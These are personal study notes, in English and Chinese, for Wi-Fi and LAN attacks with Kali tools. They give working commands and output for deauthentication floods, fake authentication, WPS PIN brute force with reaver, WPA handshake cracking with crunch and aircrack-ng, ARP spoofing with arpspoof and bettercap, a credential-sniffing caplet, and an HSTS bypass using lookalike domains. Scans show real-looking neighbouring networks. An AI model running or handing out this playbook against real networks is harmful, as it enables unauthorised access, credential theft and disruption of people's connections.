1 Change to monitor mode

ifconfig wlan0 down

airmon-ng check kill service NetworkManager restart

iwconfig wlan0 mode monitor

ifconfig wlan0 up

2 sniff package

airodump-ng wlan 0

把搜到的资料写进 test.01 的file 可自己命名

专攻 airodumo-ng --bssid blablabla --channel bla --write test(name) wlan0

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC CIPHER  AUTH ESSID

B0:4E:26:20:A8:1C  -64   0      294     1629   41   6  270   WPA2 CCMP   PSK  renjie9696@uni
```

加密方式

3 Wireshark

wireshark

4 Attacks

-Deauthentication attack aireplay-ng --deauth 10000(no of attacks) -a (target network bssid) -c (target mac address) wlan0

-Fake authentication aireplay-ng --fakeauth 0(do once) -a (target network bssid) -h (wifi adapter mac address,replace "–" with ":") wlan0

first 12 digits


```
wlan0: flags=803<UP,BROADCAST,NOTRAILERS,PROMISC,ALLMULTI>  mtu 1500
        unspec 00-C0-CA-99-3B-13-00-88-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 1068333  bytes 955539522 (911.2 MiB)
        RX errors 0  dropped 377218  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

5 Discover all client in the same network

netdiscover -c 10 -r 192.168.0.1/24 -i wlan0

range

```
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.107  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::bdc4:18c9:817d:f787  prefixlen 64  scopeid 0x20<link>
        ether 00:c0:ca:99:3b:13  txqueuelen 1000  (Ethernet)
        RX packets 45621  bytes 21688403 (20.6 MiB)
        RX errors 0  dropped 20644  overruns 0  frame 0
        TX packets 2588  bytes 164901 (161.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




WEP cracking

-旧，用 RC4 的 algorithm, 容易被 cracked

-每个 packet 都被特别的 key stream 加密, random initialization vector(IV) is used to generate the key stream

-initialization vector is only 24bits





-IV + Key (password of the wifi) = Key stream

-keystream + ”Data to send to the router”= KJASKDHVAWJKAFJV:JW(乱码)

-weakness

可以得到 IV plain text 而且很小才 24bits，结果他很容易重复





And key in the

password with”:” removed 4173323370

WPA/WPA2 cracking

-both can be cracked using same methods

-made to address the issues in WEP, fixed all weakness in WEP much more secure

-each packet is encrypted using unique temporary key, packets contain no useful data

-Only packets that can aid with the cracking process are the Handshake packets

(I)WPS is a feature that can be used with WPA & WPA2

-allows client to connect without password.

-authentication is done using an 8 digit pin.

-the pin can be used to compute the actual password.

(This only works if the router is configured not to use PBC(Push Button Authentication)

1.Check WPS

wash –interface wlan0

lock

```
root@kali:~# wash --interface wlan0
BSSID               Ch  dBm  WPS  Lck  Vendor    ESSID
-----------------------------------------------------------------------
D8:0D:17:E1:67:8A    1  -77  2.0  Yes  RalinkTe  <<(^-^)>>@2.4G
D8:0D:17:B5:D0:8E    6  -68  2.0  Yes  RalinkTe  chanMY
B0:4E:26:20:A8:1C    6  -74  2.0  No   RalinkTe  renjie9696@unifi
04:92:26:8B:53:B8    9  -94  1.0  No   RalinkTe  SIN_LEE_FARMING
00:AD:24:58:CE:10    5  -96  2.0  Yes  AtherosC  khalis2013@unifi
```

Do reaver to get the pin

get more information

```
root@kali:~# reaver --bssid 04:92:26:8B:53:B8 --channel 9 --interface wlan0 -vvv --no-associate
```

Then, do **fake authentication**

do it every 30second

don't associate because already do it here

```
root@kali:~# aireplay-ng --fakeauth 30 -a 04:92:26:8B:53:B8 -h 00:C0:CA:99:3B:13 wlan0
```

2.Handshake packets

- these are 4 packets sent when a client connects to the network

- handshake does not contain data that helps recover the key

-it contains data that can be used to check if a key is valid or not

-to crack the wifi

1.create a wordlist contain large number of passwords

2.go through the file and use them with the handshake one by one to check whether the password is valid

Creating a wordlist

-Crunch can be used to create a wordlist

>crunch[min][max][characters]-t[pattern]-o[FileName]

minimum character　maximum character　要用这些character generate password　optional

Eg.crunch 6 8 123abc$ -t a@@@@b -o wordlist

means start with a and end with b


-for more information→man crunch

```
 -p charset OR -p word1 word2 ...
        Tells  crunch  to generate words that don't have repeating characters.  By de-
        fault  crunch  will  generate  a  wordlist  size  of  #of_chars_in_charset   ^
        max_length.   This  option will instead generate #of_chars_in_charset!.  The !
        stands for factorial.  For example say the charset is abc and  max  length  is
        4..  Crunch will by default generate 3^4 = 81 words.  This option will instead
        generate 3! = 3x2x1 = 6 words (abc, acb, bac, bca, cab, cba).   THIS  MUST  BE
        THE  LAST  OPTION!   This option CANNOT be used with -s and it ignores min and
        max length however you must still specify two numbers.
```

```
root@kali:~# crunch 6 8 abc12 -o test.txt
Crunch will now generate the following amount of data: 4250000 bytes
4 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 484375

crunch: 100% completed generating output
root@kali:~# cat test.txt
```


open file





If both MIC is same, then the password is correct


aircrack-ng wpa_handshake-03.cap -w test-txt

MITM Attack (Man In The Middle)









Why ARP Spoofing is possible:
1. Clients accept responses even if they did not send a request.
2. Clients trust response without any form of verification.

1~Using arpspoof

-arpspoof tool to run arp spoofing attacks

Use:

arpspoof -i [interface] -t [clientIP] [gatewayIP]

arpspoof -i [interface] -t [gatewayIP][clientIP]

```
root@kali:~# arp -a
? (192.168.0.103) at 18:c0:4d:94:0c:52 [ether] on wlan0
? (192.168.0.106) at 10:5b:ad:30:c4:d9 [ether] on wlan0
? (192.168.0.105) at 08:ed:b9:7c:7a:20 [ether] on wlan0
? (192.168.0.100) at d6:a9:d8:2a:1e:d3 [ether] on wlan0
_gateway (192.168.0.1) at b0:4e:26:20:a8:1c [ether] on wlan0
_gateway (192.168.10.2) at 00:50:56:f0:1e:89 [ether] on eth0
? (192.168.10.254) at 00:50:56:f4:ea:bf [ether] on eth0
? (192.168.0.101) at d2:f0:2d:37:a7:36 [ether] on wlan0
? (192.168.0.104) at 00:5a:13:a9:51:b3 [ether] on wlan0
root@kali:~# arpspoof -i eth0 -t 192.168.10.129 192.168.10.2
```

```
root@kali:~# arpspoof -i eth0 -t 192.168.10.129 192.168.10.2
root@kali: 80x23
root@kali:~# arpspoof -i eth0 -t 192.168.10.2 192.168.10.129
```

同时 run, fool both victim and router

因为电脑不像 router，当他得到 request，他不会发去给 router，

所以需要 enable port forwarding

echo 1 > /proc/sys/net/ipv4/ip_forward

2~Using Bettercap

Can be used to:

-apr spoof target(redirect the flow of packets)

-sniff data(urls,username passwords)

-bypass HTTPS

-redirect domain request(DNS spoofing)

-inject code in loaded pages

Command:

interface

bettercap -iface eth0(example)

for more information: help

```
192.168.10.0/24 > 192.168.10.128 » help net.probe

net.probe (not running): Keep probing for new hosts on the network by sending dummy UDP packet
s to every possible IP on the subnet.

   net.probe on : Start network hosts probing in background.
  net.probe off : Stop network hosts probing in background.

  Parameters

      net.probe.mdns : Enable mDNS discovery probes. (default=true)
      net.probe.nbns : Enable NetBIOS name service discovery probes. (default=true)
  net.probe.throttle : If greater than 0, probe packets will be throttled by this value in mil
liseconds. (default=10)
      net.probe.upnp : Enable UPNP discovery probes. (default=true)
       net.probe.wsd : Enable WSD discovery probes. (default=true)
```

net.probe on (net.recon will on automatically)

```
192.168.10.0/24 > 192.168.10.128 » net.show

┌──────────────┬──────────────────┬──────────────┬──────────────┬────────┬────────┬──────
──────┐
│      IP ▲    │        MAC       │      Name    │    Vendor    │  Sent  │ Recvd  │   Se
en   │
├──────────────┼──────────────────┼──────────────┼──────────────┼────────┼────────┼──────
──────┤
│ 192.168.10.128 │ 00:0c:29:65:32:50 │ eth0         │ VMware, Inc. │ 0 B    │ 0 B    │ 03:5
3:00 │
│ 192.168.10.2   │ 00:50:56:f0:1e:89 │ gateway      │ VMware, Inc. │ 14 kB  │ 8.9 kB │ 03:5
3:00 │
│              │                  │              │              │        │        │
     │
│ 192.168.10.1   │ 00:50:56:c0:00:08 │ DESKTOP-CI79GB0 │ VMware, Inc. │ 223 kB │ 9.1 kB │ 03:5
9:49 │
│ 192.168.10.129 │ 00:0c:29:90:d1:e3 │              │ VMware, Inc. │ 3.1 kB │ 4.4 kB │ 03:5
9:37 │
│ 192.168.10.254 │ 00:50:56:f4:ea:bf │              │ VMware, Inc. │ 342 B  │ 2.7 kB │ 03:5
6:33 │
└──────────────┴──────────────────┴──────────────┴──────────────┴────────┴────────┴──────
──────┘
```

change the module: set arp.spoof.fullduplex(module name) true

```
192.168.10.0/24 > 192.168.10.128 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network.

   arp.spoof on : Start ARP spoofer.
     arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not w
ork.
  arp.spoof off : Stop ARP spoofer.
    arp.ban off : Stop ARP spoofer.

  Parameters

  arp.spoof.fullduplex : If true, both the targets and the gateway will be attacked, otherwise
 only the target (if the router has ARP spoofing protections in place this will make the attac
k fail). (default=false)
    arp.spoof.internal : If true, local connections among computers of the network will be spo
ofed, otherwise only connections going to and coming from the external network. (default=false
)
     arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spo
of, also supports nmap style IP ranges. (default=<entire subnet>)
   arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to ski
p while spoofing. (default=)

192.168.10.0/24 > 192.168.10.128 » set arp.spoof.fullduplex true
```

set arp.spoof.targets 192.168.10.129(targetIP)

```
     any.proxy > not running
      api.rest > not running
     arp.spoof > running
     ble.recon > not running
            c2 > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     ndp.spoof > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

arp.spoof on

set net.sniff.local true (wont show packets belongs to local computer)

Sniffing packet:

net.sniff on

Using text file to run commands:

1. save all commands into a text file with file type .cap
2. bettercap -iface eth0 -caplet /root/spoof.cap

file name

```
*spoof.cap
File  Edit  Search  Options  Help
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.10.129
arp.spoof on
set net.sniff.local true
net.sniff on
```

```
root@kali:~# bettercap --help
Usage of bettercap:
  -autostart string
        Comma separated list of modules to auto start. (default "events.stream")
  -caplet string
        Read commands from this file and execute them in the interactive session
```

HTTPS

Problem:

-Data in HTTP is sent as plain text.

-A MITM can read and edit requests and responses

→not secure

Solution:

-Use HTTPS

-HTTPS is an adaptation of HTTP

-Encrypt HTTP using TLS(Transport Layer Security) or SSL(Secure Sockets Layer)

Bypassing HTTPS

Problem:

-Most websites use HTTPS

→sniffed data will be encrypted.

Solution:

-DOWNGRADE HTTPS to HTTP

```
192.168.10.0/24 > 192.168.10.128 » caplets.show
```

Name	Path	Size
ap	/usr/local/share/bettercap/caplets/ap.cap	570 B
crypto-miner/crypto-miner	/usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap	666 B
download-autopwn/download-autopwn	/usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap	2.6 kB
fb-phish/fb-phish	/usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap	140 B
gitspoof/gitspoof	/usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap	216 B
gps	/usr/local/share/bettercap/caplets/gps.cap	109 B
hstshijack/hstshijack	/usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap	823 B
http-req-dump/http-req-dump	/usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap	591 B
http-ui	/usr/local/share/bettercap/caplets/http-ui.cap	382 B
https-ui	/usr/local/share/bettercap/caplets/https-ui.cap	661 B
jsinject/jsinject	/usr/local/share/bettercap/caplets/jsinject/jsinject.cap	210 B
local-sniffer	/usr/local/share/bettercap/caplets/local-sniffer.cap	244 B
login-manager-abuse/login-man-abuse	/usr/local/share/bettercap/caplets/login-manager-abuse/login-man-abuse.cap	236 B
mana	/usr/local/share/bettercap/caplets/mana.cap	61 B
massdeauth	/usr/local/share/bettercap/caplets/massdeauth.cap	302 B
mitm6	/usr/local/share/bettercap/caplets/mitm6.cap	551 B
netmon	/usr/local/share/bettercap/caplets/netmon.cap	42 B
pita	/usr/local/share/bettercap/caplets/pita.cap	900 B
proxy-script-test/proxy-script-test	/usr/local/share/bettercap/caplets/proxy-script-test/proxy-script-test.cap	57 B
pwnagotchi-auto	/usr/local/share/bettercap/caplets/pwnagotchi-auto.cap	330 B
pwnagotchi-manual	/usr/local/share/bettercap/caplets/pwnagotchi-manual.cap	446 B
rogue-mysql-server	/usr/local/share/bettercap/caplets/rogue-mysql-server.cap	501 B
rtfm/rtfm	/usr/local/share/bettercap/caplets/rtfm/rtfm.cap	210 B
simple-passwords-sniffer	/usr/local/share/bettercap/caplets/simple-passwords-sniffer.cap	131 B
spoof	/root/spoof.cap	130 B
steal-cookies/steal-cookies	/usr/local/share/bettercap/caplets/steal-cookies/steal-cookies.cap	134 B
tcp-req-dump/tcp-req-dump	/usr/local/share/bettercap/caplets/tcp-req-dump/tcp-req-dump.cap	413 B
test-01	/root/test-01.cap	255 kB
test-02	/root/test-02.cap	37 MB
web-override/web-override	/usr/local/share/bettercap/caplets/web-override/web-override.cap	254 B
wpa_handshake-03	/root/wpa_handshake-03.cap	19 MB

run this caplet

to run caplets just simply type the name

```
192.168.10.0/24 > 192.168.10.128 » hstshijack/hstshijack
```

Bypassing HSTS

-Modern browsers are hard-coded to only load a list of HSTS websites over https.

Solution:

-trick the browser into loading a different website

→Replace all links for HSTS websites with similar links

e.g:facebook.com→facebook.corn

Twitter.com→twiter.com